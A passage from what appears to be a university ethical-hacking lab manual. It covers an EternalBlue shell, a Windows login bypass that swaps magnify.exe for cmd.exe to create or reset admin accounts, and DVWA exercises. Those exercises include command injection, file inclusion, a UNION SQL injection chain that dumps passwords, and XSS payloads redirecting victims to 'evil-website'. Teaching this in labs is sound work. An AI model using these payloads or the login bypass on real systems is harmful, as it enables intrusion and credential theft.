
7. If everything is good, then the following output should be seen:



```
[+] 192.168.42.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=
[+] 192.168.42.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=
[+] 192.168.42.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=
```

Q5: What makes the eternalBlue gives Fail?

8. Now try to use shell or cmd to get controlling over the system



```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at 'which' is not recognized as an internal or external comma
nd,
operable program or batch file.
[*] Using `python` to pop up an interactive shell
cmd
cmd
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Q6: Can we transfer file in both direction ?

We can see that the cmd have been getting.

Q7: Can you browse other paths on the system by using **cmd**? if yes, list all files on the path you chose?

Computer Ethical Hacking

Experiment No. 7

Hack Windows using Kali

1.15. Experiment No. 7: Hack Windows using Kali

Objective:

This lab aims to build the participant's skills in using network utilities and security tools to obtain information about the target network environment using different tools. The main idea is to break into the windows machine using the Kali Linux OS. And magnifier. This how-to on hacking Windows 7/8/10 etc. admin account passwords using Windows Magnifier is focused on adding, changing, or deleting an admin level account on a Windows 7/8/10 etc. Maybe you forgot or lost the password to your Windows Admin account, this guide will help with that. If you are trying to hack the computer lab at school then you will need a different method

Lab Requirements:

- **Kali Linux 2019.3 or later.(https://www.kali.org/downloads/)**
- **The steps for hack into the windows machine.**
- **Rufus (https://rufus.ie/).**
- **USB drive as an OS for attach.**

Disclaimer: This is for use on a PC that you own. Breaking into someone else's PC is considered a serious crime in most places. If you make a mistake or change something else, your Windows may become a non-boot. If so, just undo whatever you changed outside of the hack shown here, and it will back to normal. Need I say this is for Educational Purposes! You are responsible for your own thoughts and actions.

Initial Step is to create a bootable USB using Rufus or whatever software you like. (https://rufus.ie/)

Open your V-Machine and boot from the USB drive and run the kali linux OS as live host.

Steps:

Step 1: Boot Some Flavor of Linux Live CD

Insert CD/DVD into drive and reboot the machine. Start your Live DVD. You may need to go into the BIOS screen and change the boot-up order to CD/DVD drive first, HDD second.

Step 2: Navigate to Sys32

Use the file browser in your Linux environment, navigate to **%windir%/system32/**. You may have to right-click and mount the Windows partition/drive first or use the NTFS-3G command.

Step 3: Rename Magnify.exe


Find and rename **magnify.exe** (Magnifier file) to **magnify.old**.

Step 4: Rename cmd.exe


Find and rename **cmd.exe** to **magnify.exe**.

Step 5: Shut Down Linux & Reboot Windows
Logout, remove DVD, and reboot into Windows.

Step 6: Get CMD Prompt Modify Accounts
When Windows reboots, click on the ease of access button in the bottom left corner.



Step 7: Click magnify and hit apply.
You have a system level command prompt. At this point is where we will only change the Admin password and not any of the 1000 other things that could be done at this point!


Ease of Access

Make your computer easier to use

Press the SPACEBAR to select the highlighted option.

□ Hear text on screen read aloud (Narrator)

□ Make items on the screen larger (Magnifier)


□ See more contrast in colors (High Contrast)

□ Type without the keyboard (On-Screen Keyboard)

□ Press keyboard shortcuts one key at a time (Sticky Keys)

□ If I press keys repeatedly, ignore extra presses (Filter Keys)

Tip: You can right-click on cmd.exe and click run as administrator inside of Windows for escalated privileges. To edit files, it would never be allowed at basic admin level (caution).



```
The system cannot find message text for message number 0x2350 in the message fil
e for Application.

Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
The system cannot find message text for message number 0x8 in the message file f
or System.

C:\Windows\system32>net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Anuj                     Guest
The command completed with one or more errors.

C:\Windows\system32>_
```

Step 8:

(*Hacked system level command prompt. -Cx2H*)

As the photo above shows, type**net user** to get a list of accounts. To the point type: net user administrator *

Your Options (Choose One That Applies):

Change Password:

net user username new_password

When you do so, the password changes without prompting you again.

Add an account:

net user username password /add

Tip: If your username has a space, like John Doe, use quotes like "John Doe".

Admin that:

net localgroup administrators username /add

Delete that:

net user username /delete

Remote Desktop Users Group: *(just in case)*

net localgroup Remote Desktop Users UserLoginName /add

Net User Syntax Reference:
net user commands

Domain i.e. Servers:
net user for domain

Step 9: Reboot Linux & Fix magnfiy.exe
Now you should insert your Linux Live CD/DVD and rename the files back to original names or you will have issues later.

1. Repeat Step 1
2. Repeat Step 2
3. Rename magnify.exe back to cmd.exe
4. Rename magnify.old back to magnify.exe
5. Log out, take out CD/DVD USB, reboot into Windows

Computer Ethical Hacking

Experiment No. 8

Exploiting the Web (Web Pen testing)

1.16. Experiment No. 8: Exploiting the Web (Web Pen testing)

Objectives:

The aim of this lab is to help you test most of the web application hacking techniques we covered during the course.

Overview:

In today's hands-on labs, you will perform the following:

1. Testing Command Execution Attacks
2. Testing File Inclusion Attacks
3. Testing SQL Injection Attacks
4. Testing Cross Site Scripting (XSS) Attacks

Requirements:

1. Two machine or virtual machines is needed, I recommend using: KALI for the attacking machine, and a Windows XP/7/2008 or even Linux for hosting the Web application.
2. A Web application server such as Apache (Linux/Windows) or WAMP or XAMP for Windows.
3. The Damn Vulnerable Web App (DVWA) installed.

Note:

Through this lab you could always check the view source code and/or the help to check for further information about the vulnerability at that page.

Preparing the Playground

There is a number of ways we could prepare a playground "testing environment" to perform our web application penetration testing, but for this lab we will be using a pre-configured Windows operating system with a vulnerable web application installed and running. Open your windows machine it is found within your Virtual Machines directory. (**Note:** just import the file and make sure to choose the correct network interface (bridged or internal network)).

Open Xampp control panel, and start Apache and MySQL service. Then go to your browser and type: http://localhost/dvwa-master/ and create a database

You can use admin as username and password: password.

Let's start:

1- Login to DVWA system using the username and password use the command "**ipconfig**" to check the IP address configuration.

2- start your attacking machine Kali Linux and make sure you can reach the target "DVWA".

3- Now open the following URL from your browser: http://ip-address-windows/dvwamaster/login.php

4- Finally, after you managed to login into DVWA, we need to set the DVWA Security Level.

Just click on DVWA Security on the menu, and when the page opens select "**low**" then Submit. This is an important step, as it will affect all your next work.

Note:
During your experiment you might get the DVWA stuck, just reopen it again.

1 – Testing Command Execution Attacks

Command execution vulnerabilities is one of the dangerous type of web vulnerabilities, because it gives the attacker the capability to interact with the system using the privileges of the web application.
Command injection is an attack method in which a hacker alters dynamically generated content on a Web page by entering HTML code into an input mechanism, such as a form field that lacks effective validation constraints. A malevolent hacker (also known as a cracker) can exploit that vulnerability to gain unauthorized access to data or network resources. When users visit an affected Web page, their browsers interpret the code, which may cause malicious commands to execute in the users' computers and across their networks
From the menu go to the "**Command Execution**" page. Now as you can see this page is done to serve as a troubleshooting web utility for checking the reach of a device on the network by pinging its IP address. Try pinging the **localhost** and see what happens.
Now let us see how we can benefit from this utility.

Task #1

Suppose we want to check what directories and files are in the web root of the DVWA. We could do this by doing the following:

Localhost && dir What did you find?

Answer:

____

____

Now we are sure that the web application is vulnerable to command execution, let's do something else! First you need to know which folders inside c:\ then navigate to the user you want to attack, then to his Desktop, and find some folder to hack, here we want to see what is inside Test.txt

Task #2
What the command or commands are used?

What did you find? can you explain what happened?

Also, let's check what directories/files are found two levels up. How can we do that?

Answer:
____
____

2 – Testing File Inclusion Attacks

Remote File Inclusion (RFI) is a type of vulnerability most often found on websites. It allows an attacker to include a remote file, usually through a script on the web server. The vulnerability occurs due to the use of user-supplied input without proper validation [wikipedia].
Let's do a check to LFI.

Task #1
From the menu goto the "File Inclusion" page.

Now try including a file in the URL such as search the C:\Users\[USERNAME]\Desktop\desktop.ini. or try to see files on the file inclusion tab, what are the contents of php files?

Answer:
____
____

Now imagine if an attacker can include a malicious file and inject it into the website!

3 – Testing SQL Injection Attacks

This is also one of the biggest domains in web application penetration testing. We will try to do a manual and automated SQL injection test against DVWA.
From the menu goto the "**SQL Injection**" page. And let's check how this page works. It seems to be asking for us to enter a user ID, so for example let's enter number **1**, and click on the submit button. What must happen based on the SQL statement within the PHP code is display the user's ID, first name, and last name. It is also good to check what will happen when you enter for example the char "**a**". I think by now you got the idea of what the application is waiting for as input and
What it's not?. Let's try to confuse it, and see what happens!

Task #1

Instead of entering "a" or "1", let's enter: **a' or '1'='1**

1. What went different this time, can you explain what happened?
2. Can we say we have SQL injection vulnerability here?
3. Which information you got in the output seems interesting more than others?

Answer:

____

____

____

Before you continue, just do another check by entering " **a'** " and see what happens. I assume you got a SQL statement error!

Task #2

In this task we want to check the running database version. Since we managed to identify a weak point here, let's try to do some enumeration using it. This time we will be using the SQL "**union**" statement with the "**version()**" MySQL function to do the work. This could be done like this (**Note:** there's a space after the **--** without it, the injection won't work.)

a' or 0=0 union select null, version() –

1. What was the database version?
2. What will happen if you add another null to the select statement?

Answer:

____

____

____

____

Before you continue, I advise you to swap the **null** and **version()** and try again, see what happens.
Now why don't we check the user running this database (MySQL) and the database name too?

We could do each test alone, but let's do our enumeration this time in one test.

Task #3

This time we will be using "**user()**" and "**database()**" with a "union" statement. This could be done like this (don't forget the space or whatever other char you managed to discover to use):

```
a' or 0=0 union select user(),database() --
```

1. What was the username running this database?
2. Did it display the hostname too? If yes, what was it?
3. What was the database name?
4. Which output was in the first name column, which in the last name, and why?

Answer:

____

____

____

____

Now since we're dealing with a MySQL database engine, then we could usually find an information database called "**INFORMATION_SCHEMA**". Within this database we can find information about all other databases that are on the MySQL server. Let's try displaying all tables inside this database.

Task #4

We will select the table names from the information schema database like this:

```
a' and 0=0 union select table_name, null from information_schema.tables --
```

1. How many tables did you get?
2. Which table interests you more than others?

Answer:

____

____

____

By now if you notice we are always doing enumeration using union into two columns. All our union operations will be using two columns regardless of the test we are doing.

Task #5

This time instead of listing all those tables we got in **Task #4**, we want to concentrate on those that their names start with "**user**". This can be done like this:

a' and 0=0 union select table_name, null from information_schema.tables where table_name like 'user%' --

1. How many tables did you get this time?

Answer:

____

____

Task #6

Since we managed to find a **users** table, we need to find what columns are used. So this time instead of dumping the information schema's tables, we will be dumping the columns. This can be done like this:

a' and 0=0 union select column_name, null from information_schema.columns where table_name = 'users' --

1. How many columns did you get?
2. What are they?
3. Which one do you think will be really interesting to dump?
4. What will happen if you use the following statement instead:

a' and 0=0 union select null, concat(table_name, " table has the following column: ", column_name) from information_schema.columns where table_name = 'users' -

Answer:

____

____

____

Note: The MySQL **concat()** function is used to concatenate two strings to form a single string.

Check this useful tutorial: http://www.tutorialspoint.com/mysql/mysql-concat-function.htm.

You can use command:

%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #

So we found the columns inside the **users** table and we know that there is a column named "**password**". Let's try to dump its contents.

Task #7

We know the database table and the column to be dumped so let's do it like this:

a' and 0=0 union select null, password from users --

1. What did you get?
2. Do you know to whom these passwords belong?

Answer:

____

____

All we need to do is match each user with his password.

4 – Testing Cross Site Scripting (XSS) Attacks

In this part of the lab we will do two types of XSS testing:

1. Reflected XSS attack.
2. Stored XSS attack.

First from the DVWA menu goto the "**Reflected XSS**" page. If you notice there is a small text box which asks what's your name. Enter your name and click on "**Submit**". The page will show a

"**Welcome Hacking Lab**" message (assuming you entered Hacking Lab).

Now let's check our first XSS test.

Task #1

One of the first checks to do when trying to discover XSS in a webpage is to use the

“**<script>alert(“XSS”);</script>**” JavaScript. Try it out; did it reflect back its purpose (opening a popup with the XSS word in it)?

Answer:

____

____

____

So we made sure that the page is vulnerable to XSS, now it’s time to use it in a different way.

Task #2

Now suppose you sent a victim a URL within a message and you want him/her to click on it in order to be redirected to your vulnerable webpage and/or fake webpage. You could send him/her
a URL such as the following:

?name=<script>window.location="http://evil-website";</script>

Do all the proper configurations you need to redirect the victim to your fake Gmail webpage you used in the MITM attacks lab if you have. Document your whole process below:

Answer:

____

____

____

Before you proceed let’s clean our database. This can be done by going to the “**Setup**” page and clicking on “**Create / Reset Database**”.

Now Part#2 of the XSS attacks lab. From the DVWA menu goto the “**Stored XSS**” page. As you can see this page shows a simple guest book which you can comment on. Let’s check what happens when you enter everything correctly. Enter a name in the name text box, and a message you want to be showed in the message text box and click “**Sign Guestbook**”. As you can see the name and comment you entered has been stored in the database of the website and is being displayed to you from there. To make sure, you could refresh the webpage and see if it’s displayed as before. Okay, I assume you are now sure of the web application storing the entered data, let’s do our basic XSS vulnerability check again. This time enter a name but instead of entering a true message enter the following: And there it is, another XSS vulnerability! Let’s do some other useful tests here. But wait, we have a problem! The input box for the message only allows a message of 50 characters to be entered. What will we do if we want to inject something that is more than 50 chars long? The answer is easy: the website is doing input validation on the client side, use the web developer’s tools to adjust the number of allowed chars.

Task #3

Right-click inside the message box then choose “**Inspect Element**”. Change the “**maxlength**” from 50 to for example 500 and press enter. Now did you manage to enter more than 50 chars? (You will need this technique through the rest of our tests too).

Answer:

____
____
____

Task #4

Imagine if we injected a script that will redirect all users that are going to browse this webpage to our Exploit Kit page, it will really catch some victims! Okay so let’s inject the following:

<script>window.location="http://evil-website/"</script>

Like this, you could lead all those victims to your desired location. Try browsing the webpage from another browser, did it succeed to redirect you to http://evil-website/ or not?

Answer:

____
____
____

NOTE: It will be really annoying every time you visit this page that popup will be shown to you.

In order to get rid of it, just reset the database as we did before.

Okay that seems nice, but what about injecting a whole webpage inside this vulnerable page?
Let’s find out how that could be done.

Task #5

This time try injecting a webpage inside this vulnerable webpage using an iframe tag. This could be done like this:

<iframe src="https://www.ttu.edu.jo"></iframe>

Answer:

____